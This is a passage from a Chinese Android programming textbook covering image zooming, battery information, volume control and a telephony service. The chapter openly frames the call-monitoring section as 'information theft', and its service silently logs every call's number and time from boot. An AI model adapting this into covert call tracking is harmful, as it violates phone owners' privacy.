


图 10-30　触摸缩放图片原理

通过图 10-30 可以发现，本程序首先必须将图片设置于屏幕的中心点，而后当用户通过触摸点拖动时，要随时计算图像的平移坐标，因为随着放大，该平移点的位置也会发生改变，所以要通过图像的扩大而不断地进行计算，才可以始终让图片显示在居中的位置。

提示

关于本程序的说明。

本程序只是为读者演示了手机的常见功能开发，程序中进行的图片缩放计算、坐标点的计算只是采用了最简单的形式，并不严格，数学相关专业的读者可以自行设计坐标及缩放的计算公式。另外，本程序不能通过模拟器完成，只能通过手机完成。

【例 10-65】　定义 Activity 程序，完成图片的操作

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Context;
import android.graphics.Bitmap;
import android.graphics.BitmapFactory;
import android.graphics.Canvas;
import android.graphics.Color;
```


```
import android.graphics.Matrix;
import android.graphics.Paint;
import android.os.Bundle;
import android.view.MotionEvent;
import android.view.SurfaceHolder;
import android.view.SurfaceView;
import android.view.Window;
import android.widget.ImageView;
public class MyMultitouchDemo extends Activity {
	private static final int SCALEBASIC = 3;		//放大比率的调整倍数
	private Bitmap bitmap = null;				//通过 Bitmap 控制图片
	private ImageView img = null;				//定义显示图片
	private SurfaceHolder holder = null;			//SurfaceHolder 对象
	private int screenWidth = 0;				//保存屏幕宽度
	private int screenHeight = 0;				//保存屏幕高度
	private int imageWidth = 0;				//图片宽度
	private int imageHeight = 0;				//图片高度
	private int imageX = 0;					//保存图片开始的 X 轴
	private int imageY = 0;					//保存图片开始的 Y 轴
```

本程序属于媒体文件的操作，而每一次的图片改变都会通过 Bitmap 重新在 SurfaceView 组件中生成，而且图片的放大与缩小都是采用相对方式计算的，需要保存好每次操作图片的宽度（imageWidth）和高度（imageHeight）。

```
@Override
public void onCreate(Bundle savedInstanceState) {
	super.onCreate(savedInstanceState);
	super.requestWindowFeature(Window.FEATURE_NO_TITLE); //不显示标题
	this.screenWidth = super.getWindowManager().getDefaultDisplay()
			.getWidth();				//取得屏幕宽度
	this.screenHeight = super.getWindowManager().getDefaultDisplay()
			.getHeight();				//取得屏幕高度
	this.img = new ImageView(this);			//定义 ImageView
	this.bitmap = BitmapFactory.decodeResource(super.getResources(),
			R.drawable.android_book);		//取得 Bitmap
	this.imageWidth = this.bitmap.getWidth();		//图片宽度
	this.imageHeight = this.bitmap.getHeight();		//图片高度
	this.imageX = (this.screenWidth - this.imageWidth) / 2;	//图片开始的 X 轴
	this.imageY = (this.screenHeight - this.imageHeight) / 2; //图片开始的 Y 轴
	this.img.setImageBitmap(this.bitmap);		//显示图片
	super.setContentView(new MySurfaceView(this));	//使用 SurfaceView 封装
}
```

由于本程序的图片要动态生成，所以项目中的图片显示组件（ImageView）将通过程序产生，并且将生成的 ImageView 组件放到 SurfaceHolder.Callback 接口子类中进行控制。

```
private class MySurfaceView extends SurfaceView implements
		SurfaceHolder.Callback {			//实现 SurfaceView
	public MySurfaceView(Context context) {
		super(context);
		MyMultitouchDemo.this.holder = super.getHolder(); //取得 SurfaceHolder
		MyMultitouchDemo.this.holder.addCallback(this);	//加入 Callback 操作
```



```
            super.setFocusable(true);                                  //可以接收触摸事件
        }
        @Override
        public void surfaceChanged(SurfaceHolder holder, int format, int width,
                int height) {                                          //SurfaceView 改变
        }
        @Override
        public void surfaceCreated(SurfaceHolder holder) {             //SurfaceView 创建
                MyMultitouchDemo.this.setImage(
                    MyMultitouchDemo.this.getScale(10, 10)
                        , 350, 500);                                   //设置默认显示图片
        }
        @Override
        public void surfaceDestroyed(SurfaceHolder holder) {           //销毁
        }
}
```

SurfaceHolder.Callback 接口主要负责图片的显示，由于图片在每次放大和缩小之后都需要重新绘制，所以在 SurfaceView 创建时会默认在指定的坐标（350,500）上显示图片，而后将该 SurfaceView 设置为允许接收触摸事件（super.setFocusable(true)），这样每次就可以通过触摸来修改 SurfaceView 的显示内容。

```
private void setImage(float scale, int width, int height) {           //设置图片
        Canvas canvas = MyMultitouchDemo.this.holder.lockCanvas(null); //获取画布
        Paint paint = new Paint();                                     //填充底色
        canvas.drawRect(0, 0, MyMultitouchDemo.this.screenWidth,
                MyMultitouchDemo.this.screenHeight, paint);            //绘制矩形
        Matrix matrix = new Matrix();                                  //控制图像
        matrix.postScale(scale, scale);                                //缩放设置
        Bitmap target = Bitmap.createBitmap(MyMultitouchDemo.this.bitmap, 0, 0,
                width, height, matrix, true);                          //创建新图片
        this.imageWidth = target.getWidth();                           //取得新图片宽度
        this.imageHeight = target.getHeight();                         //取得新图片高度
        this.imageX = (this.screenWidth - this.imageWidth) / 2;        //重新计算 X 坐标
        this.imageY = (this.screenHeight - this.imageHeight) / 2;      //重新计算 Y 坐标
        canvas.translate(this.imageX, this.imageY);                    //图像平移
        canvas.drawBitmap(target, matrix, null);                       //重新绘图
        MyMultitouchDemo.this.holder.unlockCanvasAndPost(canvas);      //解锁画布，提交图像
}
```

本方法的主要功能是在每次图片改变之后，进行图片的重新绘制操作，但是使用 SurfaceView 进行图片修改时会存在原始图像的残留，为了解决该问题，首先在底部绘制了一个全黑的矩形，而后再使用 Bitmap 重新剪裁新的图片并显示给用户。

```
private float getScale(float pointA, float pointB) {                  //得到缩放比率
        float scale = (pointA / pointB);
        return scale;
}
```

在用户通过触摸放大或缩小图片时，需要计算放大或缩小的比率，这样才可以利用 Matrix 类的 postScale()方法进行图像的缩放，而此方法利用了两个触摸坐标来计算放大或缩小的倍数。

```
        @Override
        public boolean onTouchEvent(MotionEvent event) {               //触摸时间
```

```
            int pointCount = event.getPointerCount();                    //取得触控点的数量
            if (pointCount == 2) {                                       //有两个触控点
                float pointA = event.getY(0);                            //取得第一个触摸的 Y 坐标
                float pointB = event.getY(1);                            //取得第二个触摸的 Y 坐标
                if (pointA < pointB) {                                   //让 pointA 保存最大点
                    float temp = pointA;
                    pointA = pointB;
                    pointB = temp;
                }
                if (event.getAction() != MotionEvent.ACTION_UP) {  //用户按下
                    float scale = this.getScale(pointA, pointB) / SCALEBASIC;      //计算缩放量
                    MyMultitouchDemo.this.setImage(scale, 350, 500);               //重设图片
                }
            }
            return true;
        }
}
```

onTouchEvent()方法是在本类中进行覆写的，而当用户触摸屏幕之后将产生此事件，但是本程序只允许用户有两个触摸点，当用户触摸屏幕之后，将根据触摸的移动坐标控制图片的缩放显示。

10.9 本章小结

（1）如果需要绘制图形，可以采用直接继承 View 类的方法完成。

（2）使用 Bitmap 可以完成图片的缩小、放大、剪切等操作。

（3）Matrix 提供了一个图形的变形操作，可以使用其完成图像的平移、旋转等。

（4）Animation 动画效果可以通过程序编码实现，也可以通过配置文件实现，但为了维护方便，建议使用配置文件完成。

（5）MediaPlayer 播放视频时需要 SurfaceView 组件的支持。

（6）使用 MediaRecorder 录制视频时，可以根据用户配置的参数，自动使用摄像头捕捉。

（7）多点触控使用 Activity 类中的 onTouchEvent()方法完成。

第 11 章　手 机 服 务

通过本章的学习可以达到以下目标：
- ☑ 可以使用 Intent 取得手机电量的信息。
- ☑ 可以通过 AudioManager 对手机音量进行管理。
- ☑ 掌握电话监听及信息盗取功能的实现方法。
- ☑ 了解 AIDL 的基本操作，并可以实现用 AIDL 操作 Android 的隐藏功能。
- ☑ 可以对短信的发送情况进行监听，并监听收到的短信内容。
- ☑ 了解传感器的作用，并可以使用传感器开发移动小球以及指北针等。

本章将对 Android 系统中对手机服务的支持进行详细的讲解。

11.1　取得电池电量信息

电池的电量是手机用户最为关心的问题之一，而在 Android 系统中，专门提供了一个取得电池电量信息的 Action——ACTION_BATTERY_CHANGED，在此 Action 中定义了许多附加信息，这些附加信息的名称及作用如表 11-1 所示。

表 11-1　ACTION_BATTERY_CHANGED 的附加信息

No.	附 加 信 息	类　　型	备　　注
1	status	int	取得电池的状态，返回的状态类型由 android.os.BatteryManager 类定义的常量所决定，包括： ☑ 电池充电状态（BATTERY_STATUS_CHARGING） ☑ 电池放电状态（BATTERY_STATUS_DISCHARGING） ☑ 电池满电状态（BATTERY_STATUS_FULL） ☑ 电池不充电状态（BATTERY_STATUS_NOT_CHARGING） ☑ 电池未知状态（BATTERY_STATUS_UNKNOWN）
2	health	int	取得电池的健康状态，返回的状态类型由 android.os.BatteryManager 类定义的常量所决定，包括： ☑ 电池损坏（BATTERY_HEALTH_DEAD） ☑ 电池健康（BATTERY_HEALTH_GOOD） ☑ 电池过热（BATTERY_HEALTH_OVERHEAT） ☑ 电池电压过大（BATTERY_HEALTH_OVER_VOLTAGE） ☑ 未知状态（BATTERY_HEALTH_UNKNOWN） ☑ 未明示故障（BATTERY_HEALTH_UNSPECIFIED_FAILURE）
3	present	boolean	判断当前是否存在电池

续表

No.	附加信息	类型	备注
4	level	int	取得电池的剩余容量
5	scale	int	取得电池的总容量，通常为 100
6	icon-small	int	取得电池对应的图标 ID
7	plugged	int	连接的电源插座类型，返回的状态类型由 android.os.BatteryManager 类定义的常量所决定，包括： ☑ USB 电源（BATTERY_PLUGGED_USB） ☑ 交流电电源（BATTERY_PLUGGED_AC）
8	voltage	int	取得电池的电压
9	temperature	int	取得电池的温度，单位是摄氏度
10	technology	String	取得电池类型

下面通过一个程序来观察如何取得手机的电池电量信息，本程序将采用广播的形式取得电池的剩余电量信息。

【例 11-1】 定义广播接收，显示电池电量——BatteryInfoBroadcastReceiver

```
package org.lxh.demo;
import android.app.AlertDialog;
import android.app.Dialog;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.DialogInterface;
import android.content.Intent;
public class BatteryInfoBroadcastReceiver extends BroadcastReceiver {      //广播接收器
    @Override
    public void onReceive(Context ctx, Intent intent) {                   //接收广播
        if (Intent.ACTION_BATTERY_CHANGED.equals(intent.getAction())) {   //判断 Action
            int level = intent.getIntExtra("level", 0);                   //取得电池剩余容量
            int scale = intent.getIntExtra("scale", 100);                 //取得电池总量
            Dialog dialog = new AlertDialog.Builder(ctx)                  //创建对话框
                    .setTitle("电池电量")                                  //设置标题
                    .setMessage("电池电量为：" +
                            String.valueOf(level * 100 / scale)+ "%")     //设置信息
                    .setNegativeButton("关闭",                             //设置取消按钮
                            new DialogInterface.OnClickListener() {       //设置监听操作
                                public void onClick(DialogInterface dialog,
                                        int whichButton) {
                                }
                            })                                            //显示信息
                    .create();                                            //创建 Dialog
            dialog.show();                                                //显示对话框
        }
    }
}
```

本程序首先定义一个广播接收器类，之后通过指定的 Intent 取出一些附加的信息，本次取得



的是 level（电池剩余容量）和 scale（总电量），之后利用一个对话框弹出显示信息。

【例 11-2】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                  //所有组件垂直摆放
    android:layout_width="fill_parent"              //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">            //布局管理器高度为屏幕高度
    <Button                                         //按钮组件
        android:id="@+id/but"                       //组件 ID，程序中使用
        android:layout_width="fill_parent"          //组件宽度为屏幕宽度
        android:layout_height="wrap_content"        //组件高度为屏幕高度
        android:text="取得电池电量" />              //默认显示文字
</LinearLayout>
```

【例 11-3】 定义 Activity 程序

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.content.IntentFilter;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class BatteryDemo extends Activity {
    private Button but = null;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                    //布局管理器
        this.but = (Button) super.findViewById(R.id.but);        //取得组件
        this.but.setOnClickListener(new OnClickListenerImpl()) ;  //定义单击事件
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View v) {
            BatteryInfoBroadcastReceiver receiver = null ;       //定义广播对象
            receiver = new BatteryInfoBroadcastReceiver();       //实例化广播
            IntentFilter filter = new IntentFilter(
                    Intent.ACTION_BATTERY_CHANGED);              //定义 Intent 过滤
            BatteryDemo.this.registerReceiver(receiver, filter);  //注册广播
        }
    }
}
```

本程序的主要任务是在按钮的单击事件中设置一个广播对象，并且设置 IntentFilter 作为 Intent 的执行过滤，当注册广播之后，会在广播处理类（BatteryInfoBroadcastReceiver）弹出显示电池电量对话框。本程序的运行效果如图 11-1 所示。



图 11-1　取得电池电量信息

11.2　声音服务：AudioManager

在一些音乐播放软件中，通常会为用户提供可以更改播放声音（增加或减小音量）的操作功能，在 Android 系统中，为了满足用户操作声音功能的需要，专门提供了一个声音管理类——android.media.AudioManager，通过此类，可以实现手机音量的大小控制，或者进行静音、震动模式的切换，而此类中所提供的常量及常用方法如表 11-2 所示。

表 11-2　AudioManager 类提供的常量及常用方法

No.	常量及方法	类　型	描　述
1	public static final int RINGER_MODE_NORMAL	常量	正常响铃模式
2	public static final int RINGER_MODE_SILENT	常量	静音模式
3	public static final int RINGER_MODE_VIBRATE	常量	震动模式
4	public static final int STREAM_ALARM	常量	报警音
5	public static final int STREAM_MUSIC	常量	播放音乐
6	public static final int STREAM_NOTIFICATION	常量	播放提示
7	public static final int STREAM_RING	常量	电话铃音
8	public static final int STREAM_VOICE_CALL	常量	电话呼叫
9	public static final int VIBRATE_SETTING_ON	常量	打开震动
10	public static final int VIBRATE_TYPE_NOTIFICATION	常量	通知震动
11	public static final int VIBRATE_TYPE_RINGER	常量	电话响铃震动
12	public static final int ADJUST_LOWER	常量	电话音量调小一格
13	public static final int ADJUST_RAISE	常量	电话音量调大一格
14	public int abandonAudioFocus(AudioManager.OnAudioFocusChangeListener l)	普通	放弃声音的焦点并设置监听
15	public String getParameters(String keys)	普通	返回配置的指定参数内容

续表

No.	常量及方法	类　型	描　述
16	public int getRingerMode()	普通	取得响铃模式
17	public void setParameters(String keyValuePairs)	普通	设置响铃参数
18	public void setRingerMode(int ringerMode)	普通	设置响铃模式
19	public void adjustVolume(int direction, int flags)	普通	调节音量
20	public int getStreamVolume(int streamType)	普通	返回指定数据流的当前音量值
21	public void setStreamVolume(int streamType, int index, int flags)	普通	设置音频数据流

如果想取得 AudioManager 类的对象，则必须通过 getSystemService()方法找到 Context.AUDIO_SERVICE 服务。下面通过 AudioManager 完成一个音量控制的程序。在本程序中，为了便于读者理解知识点，主要完成以下两个功能。

☑ 手机响铃模式的改变：将手机铃声设置为静音、震动、正常。
☑ 手机音量调整：音量的增加或减少。

【例 11-4】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="horizontal"                    //所有组件水平摆放
    android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
    <ImageButton                                        //图片按钮
        android:id="@+id/voiceon"                       //组件 ID，程序中使用
        android:layout_width="wrap_content"             //组件宽度为图片宽度
        android:layout_height="wrap_content"            //组件高度为图片高度
        android:src="@drawable/voice_on" />             //默认显示图片
    <ImageButton                                        //图片按钮
        android:id="@+id/voiceoff"                      //组件 ID，程序中使用
        android:layout_width="wrap_content"             //组件宽度为图片宽度
        android:layout_height="wrap_content"            //组件高度为图片高度
        android:src="@drawable/voice_off" />            //默认显示图片
    <ImageButton                                        //图片按钮
        android:id="@+id/voicevibrate"                  //组件 ID，程序中使用
        android:layout_width="wrap_content"             //组件宽度为图片宽度
        android:layout_height="wrap_content"            //组件高度为图片高度
        android:src="@drawable/voice_vibrate" />        //默认显示图片
    <ImageButton                                        //图片按钮
        android:id="@+id/voicelower"                    //组件 ID，程序中使用
        android:layout_width="wrap_content"             //组件宽度为图片宽度
        android:layout_height="wrap_content"            //组件高度为图片高度
        android:src="@drawable/voice_lower" />          //默认显示图片
    <ImageButton                                        //图片按钮
        android:id="@+id/voiceraise"                    //组件 ID，程序中使用
        android:layout_width="wrap_content"             //组件宽度为图片宽度
        android:layout_height="wrap_content"            //组件高度为图片高度
```

```
        android:src="@drawable/voice_raise" />        //默认显示图片
</LinearLayout>
```

本程序为了操作方便，一共定义了 5 个操作按钮，分别用于进行音量调节以及手机响铃模式的调整。

【例 11-5】 定义 Activity 程序，操作声音

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Context;
import android.media.AudioManager;
import android.media.MediaPlayer;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.ImageButton;
import android.widget.Toast;
public class MyAudioManagerDemo extends Activity {
    private ImageButton voiceOn = null;                          //打开声音
    private ImageButton voiceOff = null;                         //静音按钮
    private ImageButton voiceVibrate = null;                     //震动按钮
    private ImageButton voiceLower = null;                       //降低音量
    private ImageButton voiceRaise = null;                       //调高音量
    private AudioManager audio = null;                           //音量管理
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                     //默认布局管理器
        this.voiceOn = (ImageButton) super.findViewById(R.id.voiceon);   //取得组件
        this.voiceOff = (ImageButton) super.findViewById(R.id.voiceoff); //取得组件
        this.voiceVibrate = (ImageButton) super.findViewById(R.id.voicevibrate);
        this.voiceLower = (ImageButton) super.findViewById(R.id.voicelower);   //取得组件
        this.voiceRaise = (ImageButton) super.findViewById(R.id.voiceraise);   //取得组件
        this.audio = (AudioManager) super
                .getSystemService(Context.AUDIO_SERVICE);              //取得服务
        this.voiceOn.setOnClickListener(new VoiceOnOnClickListenerImpl());   //设置监听
        this.voiceOff.setOnClickListener(new VoiceOffOnClickListenerImpl()); //设置监听
        this.voiceVibrate
                .setOnClickListener(new VoiceVibrateOnClickListenerImpl());  //设置监听
        this.voiceLower.setOnClickListener(new VoiceLowerOnClickListenerImpl());   //监听
        this.voiceRaise.setOnClickListener(new VoiceRaiseOnClickListenerImpl());   //监听
        this.playAudio();
    }
    private void playAudio() {                                         //播放音乐
        MediaPlayer media = MediaPlayer.create(this, R.raw.mldn_java);   //指定资源
        media.setLooping(true);                                        //循环播放
        try {
            media.prepare();                                           //预备状态
        } catch (Exception e) {
        }
        media.start();                                                 //播放文件
```

```
	}
	private class VoiceOnOnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			MyAudioManagerDemo.this.audio
					.setRingerMode(AudioManager.RINGER_MODE_NORMAL);	//正常
			Toast.makeText(MyAudioManagerDemo.this, "手机音量开启！",
					Toast.LENGTH_SHORT).show();			//提示信息
		}
	}
	private class VoiceOffOnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			MyAudioManagerDemo.this.audio
					.setRingerMode(AudioManager.RINGER_MODE_SILENT);//手机静音
			Toast.makeText(MyAudioManagerDemo.this, "手机静音！", Toast.LENGTH_SHORT)
					.show();					//提示信息
		}
	}
	private class VoiceVibrateOnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			MyAudioManagerDemo.this.audio
					.setRingerMode(AudioManager.RINGER_MODE_VIBRATE);	//震动
			Toast.makeText(MyAudioManagerDemo.this, "手机为震动模式！",
					Toast.LENGTH_SHORT).show();			//提示信息
		}
	}
	private class VoiceLowerOnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			MyAudioManagerDemo.this.audio.adjustVolume(
					AudioManager.ADJUST_LOWER, 0);			//降低音量
			Toast.makeText(MyAudioManagerDemo.this, "音量调小！", Toast.LENGTH_SHORT)
					.show();					//提示信息
		}
	}
	private class VoiceRaiseOnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			MyAudioManagerDemo.this.audio.adjustVolume(
					AudioManager.ADJUST_RAISE, 0);			//提高音量
			Toast.makeText(MyAudioManagerDemo.this, "音量增加！", Toast.LENGTH_SHORT)
					.show();					//提示信息
		}
	}
}
```

本程序为了验证改变声音大小的操作，在程序运行后使用 MediaPlayer 重复播放 MP3 文件，而后分别在不同的 ImageButton 按钮上绑定不同的声音处理操作。程序运行的界面如图 11-2 所示。



图 11-2　增加音量

11.3　电 话 服 务

11.3.1　对电话进行监听

在 Android 系统中，接听和拨打电话也是一项服务，这就意味着用户可以按照自己的方式进行电话的若干操作，如果要想取得电话服务，则直接使用 getSystemService()方法取得 Context.TELEPHONY_SERVICE 服务，而取得的服务对象类型为 android.telephony.TelephonyManager，此类的常用属性及操作方法如表 11-3 所示。

表 11-3　TelephonyManager 类的常用属性及操作方法

No.	方　　法	类　　型	描　　述
1	public static final int CALL_STATE_IDLE	常量	电话没有任何拨出或打入操作时的状态码
2	public static final int CALL_STATE_OFFHOOK	常量	当电话接通时（接电话或拨出电话）的状态码
3	public static final int CALL_STATE_RINGING	常量	当有电话进入时的状态码
4	public int getCallState()	普通	取得呼叫状态
5	public String getLine1Number()	普通	取得电话号码
6	public int getPhoneType()	普通	取得电话的连接网络类型
7	public String getSimSerialNumber()	普通	取得 SIM 卡的序号
8	public void listen(PhoneStateListener listener, int events)	普通	设置手机状态监听

在表 11-3 所列的方法中，最重要的就是 listen()方法，通过此方法可以绑定一个 PhoneStateListener 类的对象，以完成对电话各个状态的监听，而在此类中，主要是通过 onCallStateChanged()方法进行来、去电的监听处理，该方法的定义如下：

```
public void onCallStateChanged(int state, String incomingNumber){}
```

在 onCallStateChanged()方法中定义了两个变量，其作用如下。

☑ state：判断电话的操作状态，返回的内容是表 11-3 所示的 3 个常量。

☑ incomingNumber：拨入的电话号码。

注意

onCallStateChanged()方法中的 incomingNumber 只能传递拨入的电话号码。

定义 PhoneStateListener 子类对象时，onCallStateChanged()方法只能取得来电的号码，而对于去电号码的取得，只能依靠触发此操作的 ACTION 决定，即只能通过 Activity 或 BroadcastReceiver 中的 Intent，并使用 getStringExtra(Intent.EXTRA_PHONE_NUMBER)取得，而后再传递到 PhoneStateListener 子类中。

了解了 TelephonyManager 类的基本作用后，下面动手开发一个基本的电话监听功能，当用户拨打电话或有电话打入时，会直接在后台打印所联系的电话号码及操作时间（既然要实现电话的监听，则本程序肯定要作为一个服务出现，而服务肯定是在后台运行的）。

【例 11-6】 定义电话监听服务——PhoneService

```
package org.lxh.demo;
import java.text.SimpleDateFormat;
import java.util.Date;
import android.app.Service;
import android.content.Context;
import android.content.Intent;
import android.os.IBinder;
import android.telephony.PhoneStateListener;
import android.telephony.TelephonyManager;
public class PhoneService extends Service {
	private TelephonyManager telephony = null;						//电话管理器
	private String outgoingNumber = null;						//保留去电号码
	@Override
	public void onCreate() {
		this.telephony = (TelephonyManager) super
				.getSystemService(Context.TELEPHONY_SERVICE);	//取得服务
		this.telephony.listen(new PhoneStateListenerImpl(),
				PhoneStateListener.LISTEN_CALL_STATE);		//设置电话监听
		super.onCreate();
	}
	@Override
	public void onStart(Intent intent, int startId) {				//启动服务
		//只有通过 onStart()方法才可以取得通过 Intent 传递过来的数据，而去电号码将通过此方
式传递
		this.outgoingNumber = intent.getStringExtra("outgoingNumber");	//取得去电号码
		super.onStart(intent, startId);
	}
```

```
	@Override
	public IBinder onBind(Intent intent) {
		return null;
	}
	private class PhoneStateListenerImpl extends PhoneStateListener {	//电话监听
		@Override
		public void onCallStateChanged(int state, String incomingNumber) { //呼叫状态
			switch (state) {								//判断状态
			case TelephonyManager.CALL_STATE_IDLE:			//没有拨入或拨出电话状态
				break;
			case TelephonyManager.CALL_STATE_RINGING:			//有电话进入
				System.out.println("拨入电话号码："
						+ incomingNumber
						+ "，拨入时间："
						+ new SimpleDateFormat("yyyy-MM-dd HH:mm:ss")
							.format(new Date()));			//后台输出
				break;
			case TelephonyManager.CALL_STATE_OFFHOOK:			//使用电话
				System.out.println("拨出电话号码："
						+ PhoneService.this.outgoingNumber
						+ "，拨出时间："
						+ new SimpleDateFormat("yyyy-MM-dd HH:mm:ss")
							.format(new Date()));			//后台输出
				break;
			}
		}
	}
}
```

因为本程序要作为后台的服务出现，所以直接继承了 Service 类，而后利用 TelephonyManager 进行电话监听的绑定，并且将来电和去电的信息在后台进行打印，但是一个 Service 程序肯定需要通过 Activity 或 BroadcastReceiver 才可以启动，而这种电话服务也应该在手机启动时自动运行，所以本次采用 BroadcastReceiver 机制进行服务的启动。

【例 11-7】 定义电话服务的广播接收器——PhoneBroadcastReceiver

```
package org.lxh.demo;
import android.content.BroadcastReceiver;
